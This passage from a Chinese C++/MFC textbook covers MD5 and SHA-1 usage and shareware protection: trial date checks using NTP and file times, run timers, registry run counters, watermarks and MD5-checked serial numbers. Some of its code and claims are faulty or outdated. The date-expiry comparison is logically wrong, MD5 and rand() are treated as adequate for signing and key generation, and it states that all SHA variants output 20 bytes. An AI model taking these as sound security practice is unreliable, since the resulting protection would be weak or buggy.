void CECC 加密 Dlg::OnBnClickedButton3()
{//用私钥把文件 b.txt 解密成 c.txt
  CEccEncrypt cee;
  cee.ECCDecryptFile("b.txt","c.txt");
}
```

程序运行如图 1-7 所示。




图 1-7　ECC 加密解密

1.7　单向散列算法使用

单向散列函数(简称“H 函数”或“Hash 函数”)用于对要传输的数据作运算生成信息摘要，它并不是一种加密机制，但却能产生信息的数字“指纹”，它的目的是为了确保数据没有被修改或变化，保证信息的完整性不被破坏。

单向散列函数最主要的用途是数字签名。具体过程为：

(1) 甲先用单向散列函数对某个信息(如合同的电子文件)A 进行计算，得到 128 位的结果 B，再用私钥 K 对 B 进行加密，得到 C，该数据串 C 就是甲对合同 A 的签名。

(2) 他人(乙)的验证过程为，乙用单向散列函数对 A 进行计算，得到结果 B1，对签名 C 用甲的公钥 K1 进行加工，得到数据串 B2，如果 B1=B2，则签名是真的，反之签名则为假冒的。

常用的算法有 MD5 和 SHA-1。

MD5 在 20 世纪 90 年代初由 MIT Laboratory for Computer Science 和 RSA Data Security Ic 的 Ronald L. Rivest 开发出来，经 MD2、MD3 和 MD4 发展而来。它的作用是让大容量信息在用数字签名软件签署私人密钥前被“压缩”成一种保密的格式(就是把一个任意长度的字节串变换成一个 16 字节的大整数)。MD5 被广泛用于各种软件的密码认证和钥匙识别上，通俗地讲就是序列号。

安全散列算法 SHA(Secure Hash Algorithm，SHA) 是美国国家标准和技术局发布的国家标准 FIPS PUB 180，最新的标准已经于 2008 年更新到 FIPS PUB 180-3。其中规定了 SHA-1、SHA-224、SHA-256、SHA-384 和 SHA-512 这几种单向散列算法。SHA-1、SHA-224 和 SHA-256 适用于长度不超过 2^64 二进制位的消息。SHA-384 和 SHA-512 适用于长度不超过 2^128 二进制位的消息。可以对任意长度的数据运算生成一个 20 字节的整数。如图 1-8 所示的是单向散列函数的一种常见用法。



图 1-8　MD5 应用举例

1. MD5 的使用

```
#include "md5.h"        //本书所附代码
//C++使用文件打开对话框
CFileDialog dlg(TRUE, NULL, NULL, OFN_HIDEREADONLY | OFN_OVERWRITEPROMPT
```

```
| OFN_ALLOWMULTISELECT,NULL, this);
dlg.m_ofn.lpstrInitialDir = (BSTR)L"C:\\Program Files";
//设置对话框默认呈现的路径
dlg.m_ofn.lpstrFilter=L"文本文件(*.txt)\0*.txt\0\0";   //L 表示使用宽字符
if(dlg.DoModal() != IDOK)return;
CString strFilePath=dlg.GetPathName(); //  得到文件名在 strFilePath
CFile fp;
fp.Open(strFilePath, CFile::modeRead);
int len=(int)fp.GetLength();        //取文件长度
int num=len/2048;
if(len%2048)num++;        //循环的次数
BYTE s[2048];
md5    myMd5;
for(int i=0; i<num; i++){
   int real=fp.Read(s,2048);
   myMd5. Update(s, real);//循环
   }
myMd5. Finalize();   //结束
myMd5. Digest();   //得到 MD5 值，16 字节数组
fp.Close();
```

2. SHA-1 的使用

完整代码见书所附文件 sha-1.c。

1.8　小结

本章的重点是常用的数据加密算法的使用。在后面章节中，都要用到这些算法，尤其是 MD5、AES 和 ECC。

1.9　习题

1. 本书中 AES 加密后，数据是 16 字节的倍数，请模仿书中 DES 的做法，使数据在解密后恢复到原来的文件长度。

2. 能否对上面的算法进行组合，来完成数字签名？

3. 以上算法在加密后并不能知道是用何种算法加密的，能否在被加密对象中附加一个算法标志？

4. VC 可以使用类 CFileFind 搜索一个目录下的文件，下面的代码是对话框选择文件夹和搜索文件夹。请用一种算法对选中的文件夹下的某类型文件加密。

```
        CString m_FileDir;
        wchar_t szDisplayName[_MAX_PATH];
        BROWSEINFO bi;
        ZeroMemory(&bi, sizeof(BROWSEINFO));
        bi.hwndOwner = m_hWnd;
        //bi.ulFlags = BIF_RETURNONLYFSDIRS;
        bi.pszDisplayName = szDisplayName;
        bi.lpszTitle = L"选择一个文件夹";

        LPITEMIDLIST pidl = SHBrowseForFolder(&bi);
        BOOL bRet = FALSE;
        TCHAR szFolder[MAX_PATH*2];
        szFolder[0] = _T('\0');
        if (pidl)
        {
            if (SHGetPathFromIDList(pidl, szFolder))
                bRet = TRUE;
            IMalloc *pMalloc = NULL;
            if (SUCCEEDED(SHGetMalloc(&pMalloc)) && pMalloc)
            {
                pMalloc->Free(pidl);
                pMalloc->Release();
            }
        }
    m_FileDir = szFolder;//选择的文件夹路径
```

搜索文件夹代码如下(没有考虑到搜索子文件夹)：

```
    CString DirName="C:\\Program Files\\UDG_Scaner\\had\\*.*";
    CFileFind OneFile;
    CString fName="",name="";
    BOOL BeWorking;
    BeWorking = OneFile.FindFile( DirName );
    while ( BeWorking ) {
    BeWorking = OneFile.FindNextFile();
      if ( !OneFile.IsDirectory() && !OneFile.IsDots() )
         {
              fName=OneFile.GetFilePath();
              name= OneFile.GetFileName();
              break;
             }
         }
     OneFile.Close();
```

第2章　软件安全

本章介绍如何对应用软件进行保护，主要内容如下：

- 简单实现软件的功能、时间、日期次数、路径限制；
- 软件的防拷贝方法；
- 软件使用序列号；
- 软件的补丁、汉化；
- 软件的防篡改；
- 软件的加密。

2.1　软件安全概述

软件安全(Software Security)是指软件在受到恶意攻击的情形下依然能够继续正确运行及确保软件在授权范围内合法使用。软件安全在于保护软件中的智力成果、知识产权不被非法使用，包括篡改及盗用等。研究的内容主要包括防止软件盗版、软件逆向工程、授权加密以及非法篡改等。采用的技术包括防篡改技术、授权加密技术等方法。

共享软件是以“先试后买”的方式销售的具有版权的软件，根据软件开发者的授权，可以先免费下载试用共享软件的试用版本，认为满意后再通过本站向软件开发者付费成为注册用户，享用完整的功能和服务，本章的内容主要介绍了共享软件的保护。

2.2　共享软件功能限制

共享软件常用的功能保护包括日期限制、按钮或菜单功能限制、连续运行时间限制、运行次数限制、设置水印等。

1. 日期限制

通常的做法是安装程序预先将终止日期设置在某个位置，可以是注册表、磁盘受保护扇区、某个文件中。程序每次运行时，先检测日期。检测日期可以通过调用 API 函数获取网络时间。

(1) 获取本机时间

```
void GetLocalTime(
   LPSYSTEMTIME lpSystemTime
```

```
);
lpSystemTime 是一个 SYSTEMTIME 类型结构，可以得到本机的时间。
获取网络时间
```

用前面的方法提取时间，但用户可以修改时间，虽然可以用 HOOK 函数的 SetLocalTime 来禁止修改时间，但还是可以修改 BIOS 时间。下面的代码使用套接字向网络时间服务器发送请求，获取时间。

```
struct NTP_Packet
{
int Control_Word;
int root_delay;
int root_dispersion;
int reference_identifier;
__int64 reference_timestamp;
__int64 originate_timestamp;
__int64 receive_timestamp;
int transmit_timestamp_seconds;
int transmit_timestamp_fractions;
};

BOOL GetNetTime(SYSTEMTIME &newtime)
{
     WORD wVersionRequested;
     WSADATA wsaData;
     // 初始化版本
     wVersionRequested = MAKEWORD( 1, 1 );
    if (0!=WSAStartup(wVersionRequested, &wsaData))
     {
         WSACleanup();
         return FALSE;
     }
    if (LOBYTE(wsaData.wVersion)!=1 || HIBYTE(wsaData.wVersion)!=1)
     {
         WSACleanup( );
         return FALSE;
     }

     // 这个 IP 是中国内地时间同步的服务器地址，可自行修改。
     SOCKET soc=socket(AF_INET,SOCK_DGRAM,IPPROTO_UDP);
     struct sockaddr_in addrSrv;
     addrSrv.sin_addr.S_un.S_addr=inet_addr("210.72.145.44");
     addrSrv.sin_family=AF_INET;
     addrSrv.sin_port=htons(123);
```

```
NTP_Packet NTP_Send,NTP_Recv;
NTP_Send.Control_Word = htonl(0x0B000000);
NTP_Send.root_delay = 0;
NTP_Send.root_dispersion = 0;
NTP_Send.reference_identifier = 0;
NTP_Send.reference_timestamp = 0;
NTP_Send.originate_timestamp = 0;
NTP_Send.receive_timestamp = 0;
NTP_Send.transmit_timestamp_seconds = 0;
NTP_Send.transmit_timestamp_fractions = 0;
if(SOCKET_ERROR==sendto(soc,(const char*)&NTP_Send,sizeof(NTP_Send),
   0,(struct sockaddr*)&addrSrv,sizeof(addrSrv)))
{
    closesocket(soc);
    return FALSE;
}
int sockaddr_Size =sizeof(addrSrv);
if(SOCKET_ERROR==recvfrom(soc,(char*)&NTP_Recv,sizeof(NTP_Recv),
    0,(struct sockaddr*)&addrSrv,&sockaddr_Size))
{
    closesocket(soc);
   return FALSE;
}
closesocket(soc);
WSACleanup();
float Splitseconds;
struct tm *lpLocalTime;
time_t ntp_time;
// 获取时间服务器的时间
ntp_time = ntohl(NTP_Recv.transmit_timestamp_seconds)-2208988800;
lpLocalTime = localtime(&ntp_time);
if(lpLocalTime == NULL) return FALSE;
// 获取换算后时间
 newtime.wYear =lpLocalTime->tm_year+1900;
 newtime.wMonth =lpLocalTime->tm_mon+1;
 newtime.wDayOfWeek =lpLocalTime->tm_wday;
 newtime.wDay =lpLocalTime->tm_mday;
 newtime.wHour =lpLocalTime->tm_hour;
 newtime.wMinute =lpLocalTime->tm_min;
 newtime.wSecond =lpLocalTime->tm_sec;
// 设置时间精度
 Splitseconds=(float)ntohl(NTP_Recv.transmit_timestamp_fractions);
 Splitseconds=(float)0.000000000200 * Splitseconds;
 Splitseconds=(float)1000.0 * Splitseconds;
```

```
        newtime.wMilliseconds = (unsigned short)Splitseconds;
    return TRUE;
    }
```

套接字的知识可以参阅网络安全一章。

(2) 读取本机上某个文件的最后访问时间

如果用户不上网，就不好取这个日期。先用 CreateFile 打开一个文件，然后即可获取某个文件的建立时间、最后访问时间、最后修改时间。由于文件时间格式的问题，需要调用 FileTimeToLocalFileTime 函数将文件时间转成本地时间。

```
BOOL GetFileTime(
  HANDLE hFile,
  LPFILETIME lpCreationTime,
  LPFILETIME lpLastAccessTime,
  LPFILETIME lpLastWriteTime
);
BOOL FileTimeToLocalFileTime(
  const FILETIME* lpFileTime,   LPFILETIME lpLocalFileTime );
```

比如在 QQ 软件默认的图片文件夹 C:\Program Files\Tencent\QQ\Users****\Image 下，一般有个 Thumbs.db 文件，如果发现有文件的建立时间比现在本机的本机时间早，说明用户更改了本地时间。

使用BOOL CFile::GetStatus(LPCTSTR lpszFileName, CFileStatus& rStatus)获取时间更方便。可以写成如下函数：

```
void GetAFileTime(SYSTEMTIME &newtime)
{
    CFileStatus   r;
    CString file="C:\\Program Files\\Tencent\\QQ\\Users\\**********\\Image\\
    Thumbs.db";
    CFile::GetStatus(file,r);
    r.m_atime.GetAsSystemTime(newtime);   //最后访问时间
}
```

(3) 完整实现

找到应用程序的初始化函数 InitInstance()，在 AfxSocketInit()运行后添加如下代码：

```
SYSTEMTIME t1,t2,t3;
::GetLocalTime(&t1);     //取本地时间
GetNetTime(t2);          //取网络时间
GetAFileTime(t3);        //取文件时间
if(t1.wYear>2012 && t1.wMonth>3 && t1.wDay>20)return 0;
    if(t2.wYear>2012 && t2.wMonth>3 && t2.wDay>20)return 0;
    if(t3.wYear>2012 && t3.wMonth>3 && t3.wDay>20)return 0;
```

注意：

在程序初始化时要选中套接字。完整程序见“日期限制演示程序”。

2. 连续运行时间限制

连续运行时间限制是指从程序开始运行，运行到一定的时间后，可能退出程序或限制某些功能的使用。连续运行时间限制一般通过定时器实现。

(1) 添加定时器消息函数

添加定时器消息函数的操作如图 2-1 所示。




图 2-1　添加定时器消息函数

(2) 建立定时器

BOOL C 连续运行时间限制函数如下：

```
Dlg::OnInitDialog()
{
    CDialog::OnInitDialog();
    SetIcon(m_hIcon, TRUE);        // 设置大图标
    SetIcon(m_hIcon, FALSE);       // 设置小图标
    // TODO: 在此添加额外的初始化代码
    SetTimer(1,60000,NULL) ;  //定时器 60000 毫秒运行一次
    return TRUE;  // 除非将焦点设置到控件，否则返回 TRUE
}
```

(3) 添加时间检查代码

void C 连续运行时间限制函数的代码如下：

```
Dlg::OnTimer(UINT_PTR nIDEvent)
{
 // TODO: 在此添加消息处理程序代码和/或调用默认值
    static int timeout=30;
```

```
    if(timeout==0)::ExitProcess(0);
    timeout--;
  CDialog::OnTimer(nIDEvent);
}
```

上面的程序在连续运行半小时后自动退出。

3. 按钮或菜单功能限制

下面的两个 API 函数可以实现按钮或菜单的使能和变灰。

```
BOOL EnableWindow( HWND hWnd, BOOL bEnable );
//hWnd 是窗口句柄，bEnable=FALSE，按钮变灰，否则变亮

BOOL EnableMenuItem(
  HMENU hMenu,
  UINT uIDEnableItem,
  UINT uEnable
);
```

hMenu 是菜单句柄，uIDEnableItem 是菜单子项的 ID，uEnable 决定是否使能。

4. 运行次数限制

只允许运行若干次。次数可以先由安装程序写在磁盘的某个位置。比如某文件中、磁盘扇区或注册表。下面是将次数放在注册表的例子，主要代码如下：

```
BOOL CTimesApp::InitInstance()
{
    HKEY key;
    long re=RegOpenKeyEx(HKEY_LOCAL_MACHINE,"SOFTWARE\\Microsoft\\
Windows\\CurrentVersion", 0,KEY_ALL_ACCESS,&key);    //打开注册表
    if(re!=ERROR_SUCCESS){
    ::MessageBox(0,"打开键失败","提示错误",MB_OK);
    return 0;               }
    DWORD times=4,type=0,len;
    //查询注册表 SOFTWARE\\Microsoft\\Windows\\CurrentVersion 下的 times
    re=RegQueryValueEx(key,"times",0,&type,(LPBYTE)(&times),&len);
    if(re!=ERROR_SUCCESS){//若不存在，说明是首次运行，设置次数为 4
    ::MessageBox(0,"欢迎使用，最多 5 次","提示",MB_OK);
    ::RegSetValueEx(key,"times",0,REG_DWORD,(unsigned char *)(&times),
sizeof(DWORD));
    }
    else{
        //次数减 1，判断是否为 0
        times--;
        if(times==0){
            ::MessageBox(0,"次数已到，不能使用","提示",MB_OK);
```

```
            ::RegCloseKey(key);   //到 0 了，直接退出
            return 0;    }
        ::RegSetValueEx(key,"times",0,REG_DWORD,(unsigned char *)(&times),4);
        CString inf;
        inf.Format("剩余次数  %d",times);
        ::MessageBox(0,inf,"提示",MB_OK);      //提示剩余次数。
    }
    ::RegCloseKey(key);
```

这段代码要放在应用程序初始化方法 InitInstance()中，运行时界面如图 2-2 所示。




图 2-2　次数限制

5. 设置水印

比如某扫描控件为 IE 所调用，用于控制扫描仪的扫描。如果该控件没有注册，在扫描 10 次后，将在扫描的图片中显示水印。添加水印可以在函数 OnPaint()中通过调用下面的 API 实现。

```
BOOL ExtTextOut(
  HDC hdc,                   // 设备句柄
  int X,                     // 输出的横坐标
  int Y,                     // 输出的纵坐标
  UINT fuOptions,            // 文本输选项
  CONST RECT* lprc,
  LPCTSTR lpString,          // 字符串
  UINT cbCount,              // 字符数
  CONST INT* lpDx
);
```

整个操作过程如下：

(1) 设置全局变量，分别为整型 num，用来表示已经打开的图片数，初始化为 0，打开的文件名为 CString 类型 fname。

(2) 添加画图函数

```
void C 添加水印 Dlg::ShowPicture(char *lpstrFile,HWND hWnd)
{
//显示图片，lpstrFile 为图片文件名，hWnd 为窗口句柄
 HDC hDC_Temp=::GetDC(hWnd);
 IPicture *pPic;
 IStream *pStm;
 BOOL bResult;
 HANDLE hFile=NULL;
 DWORD dwFileSize,dwByteRead; //打开图形文件
 hFile=CreateFile(lpstrFile,GENERIC_READ,FILE_SHARE_READ,NULL,
OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL,NULL);
 if (hFile!=INVALID_HANDLE_VALUE){
   dwFileSize=GetFileSize(hFile,NULL);//获取文件字节数
   if (dwFileSize==0xFFFFFFFF) return;
   }
 else
 return ;
 //分配全局存储空间
 HGLOBAL hGlobal = GlobalAlloc(GMEM_MOVEABLE, dwFileSize);
 LPVOID pvData = NULL;
 if (hGlobal == NULL) return;
 if ((pvData = GlobalLock(hGlobal)) == NULL)//锁定分配内存块
     return ;
 ReadFile(hFile,pvData,dwFileSize,&dwByteRead,NULL);//把文件读入内存缓冲区
 GlobalUnlock(hGlobal);
 CreateStreamOnHGlobal(hGlobal, TRUE, &pStm); //装入图形文件
 bResult=OleLoadPicture(pStm,dwFileSize,TRUE,IID_IPicture,(LPVOID*)&pPic);
 if(FAILED(bResult)) return ;
 OLE_XSIZE_HIMETRIC hmWidth; //图片的真实宽度, 单位为英寸
 OLE_YSIZE_HIMETRIC hmHeight; //图片的真实高度, 单位为英寸
 pPic->get_Width(&hmWidth);
 pPic->get_Height(&hmHeight); //转换 hmWidth 和 hmHeight 为 pixels 距离
 int nWidth = MulDiv(hmWidth,GetDeviceCaps(hDC_Temp,LOGPIXELSX),2540);
 int nHeight = MulDiv(hmHeight,GetDeviceCaps(hDC_Temp,LOGPIXELSY),2540);
//将图形输出到屏幕上(有点像 BitBlt)
 bResult=pPic->Render(hDC_Temp,0,0,nWidth/4,nHeight/4,
0,hmHeight,hmWidth,-hmHeight,NULL);
 pPic->Release();
 CloseHandle(hFile);//关闭打开的文件
 if (SUCCEEDED(bResult)) {
          return; }
 else {
          return; }
}
```

(3) 添加选取图片文件的函数如下：

```
void C添加水印Dlg::OnBnClickedButton1()
{
  CFileDialog dlg(TRUE, NULL, NULL, OFN_HIDEREADONLY | OFN_OVERWRITEPROMPT |
  OFN_ALLOWMULTISELECT,NULL, this);
  dlg.m_ofn.lpstrInitialDir = "E:\\docs\\photo\\fa";
  dlg.m_ofn.lpstrFilter="jpg Files(*.jpg)\0*.jpg\0bmp Files(*.bmp)\0*.bmp\0
All Files(*.*)\0*.*\0\0";
  if(dlg.DoModal()!=IDOK) return;
  fname=dlg.GetPathName();
  num++;
  this->Invalidate();
}
```

(4) 在 OnPaint()中添加显示图片和水印的代码如下：

```
if(fname!="")ShowPicture((char*)fname.GetBuffer(0),this->m_hWnd);
if(num>=5){
  HDC hdc;
  hdc = ::GetDC(this->m_hWnd);//获得设备句柄
  ::SetTextColor(hdc,RGB(255,0,0));
  char *inf="请您注册，联系 QQ 12345678";
  ::ExtTextOut(hdc, 50, 140, ETO_CLIPPED, NULL,inf, strlen(inf), NULL);
}
```

完整的程序见“添加水印”。程序显示如图 2-3 所示。



图 2-3　水印演示

2.3　软件的序列号

在安装软件时，一般需要输入序列号才能进行安装。每个软件通常有一个序列号。软件的序列号由另一个程序生成。安装软件时，需要将输入的序列号与软件中已经保存的序列号或序列号经过加密的值进行比较。本节先模拟生成序列号，然后得到序列号的 MD5 值，安装程序中保留了这个 MD5 值；当用户安装软件时，要输入序列号，如果用户输入

错误，则提示错误并终止安装。

1. 模拟生成注册码

界面如图 2-4 所示。



图 2-4　生成注册码

这里要运用到第 1 章的 MD5 算法。图 2-4 的第一列控件是 5 个编辑框，名称分别为 m_e1~m_e5，第二列的编辑框为上面 5 个编辑框中字符串的 MD5 值。这里序列号用随机数生成模拟生成序列号的函数如下：

```
void C 模拟生成序列号 Dlg::OnBnClickedButton1()
{
 BYTE   key[5];
 CString   s1,s2,s3,s4,s5;
 srand( (unsigned)time( NULL ) );
 for(int i=0; i<5; i++)key[i]=(BYTE) rand()%16;
 s1.Format("%01X%01X%01X%01X%01X",key[0],key[1],key[2],key[3],key[4]);
 m_e1.SetWindowTextA(s1);        //生成第 1 个编辑框中字符
 for(int i=0; i<5; i++)key[i]=(BYTE) rand()%16;
 s2.Format("%01X%01X%01X%01X%01X",key[0],key[1],key[2],key[3],key[4]);
 m_e2.SetWindowTextA(s2);       //生成第 2 个编辑框中字符
 for(int i=0; i<5; i++)key[i]=(BYTE) rand()%16;
 s3.Format("%01X%01X%01X%01X%01X",key[0],key[1],key[2],key[3],key[4]);
 m_e3.SetWindowTextA(s3);       //生成第 3 个编辑框中字符
 for(int i=0; i<5; i++)key[i]=(BYTE) rand()%16;
 s4.Format("%01X%01X%01X%01X%01X",key[0],key[1],key[2],key[3],key[4]);
 m_e4.SetWindowTextA(s4);        //生成第 4 个编辑框中字符
 for(int i=0; i<5; i++)key[i]=(BYTE) rand()%16;
 s5.Format("%01X%01X%01X%01X%01X",key[0],key[1],key[2],key[3],key[4]);
 m_e5.SetWindowTextA(s5);        //生成第 5 个编辑框中字符
 CString s=s1+s2+s3+s4+s5;     //5 个字符串的和
md5 myMd5;
uchar p[16]={0};
myMd5.Update((uchar*)s.GetBuffer(0),s.GetLength());
myMd5.Finalize();
memcpy(p,myMd5.Digest(),16);       //得到 5 个字符串的 MD5 值
```

```
s.Format("%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X
%02X%02X",
   p[0],p[1],p[2],p[3],p[4],p[5],p[6],p[7],p[8],p[9],p[10],p[11],p[12],p[13],p[14],p[15]);
m_eMd5.SetWindowTextA(s);
}
```

2. 生成安装程序

安装程序如图 2-5 所示，其中有 5 个编辑框，用来输入序列号。“安装”按钮对应的函数用来计算和比较序列号。添加 5 个编辑框的变量，分别为 m_e1 到 m_e5，模拟序列号安装程序的代码如下：

```
void C 模拟序列号安装程序 Dlg::OnBnClickedButton1()
{
CString realMd5="5FF6A2CAD5A06C2F480EF1E8813D3356";
//这是从序列号生成程序中复制过来的字符串
CString   s1,s2,s3,s4,s5;
m_e1.GetWindowTextA(s1);
m_e2.GetWindowTextA(s2);
m_e3.GetWindowTextA(s3);
m_e4.GetWindowTextA(s4);
m_e5.GetWindowTextA(s5);
CString s=s1+s2+s3+s4+s5;
md5 myMd5;
uchar p[16]={0};
myMd5.Update((uchar*)s.GetBuffer(0),s.GetLength());
myMd5.Finalize();
memcpy(p,myMd5.Digest(),16);
s.Format("%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X
%02X%02X",
   p[0],p[1],p[2],p[3],p[4],p[5],p[6],p[7],p[8],p[9],p[10],p[11],p[12],p[13],p[14],p[15]);
if(s==realMd5)
MessageBox("序列号正确");
else
MessageBox("序列号错误");
}
```



图 2-5　模拟安装程序

3. 模仿其他功能

为了尽量模仿安装程序，编辑框一般只允许输入大写字母或数字，每个只输入 5 个字符。为了限制输入长度，在 OnInitDialog()中输入下面 5 行代码，以限制长度：

```
m_e1.SetLimitText(5);
m_e2.SetLimitText(5);
m_e3.SetLimitText(5);
m_e4.SetLimitText(5);
m_e5.SetLimitText(5);
```

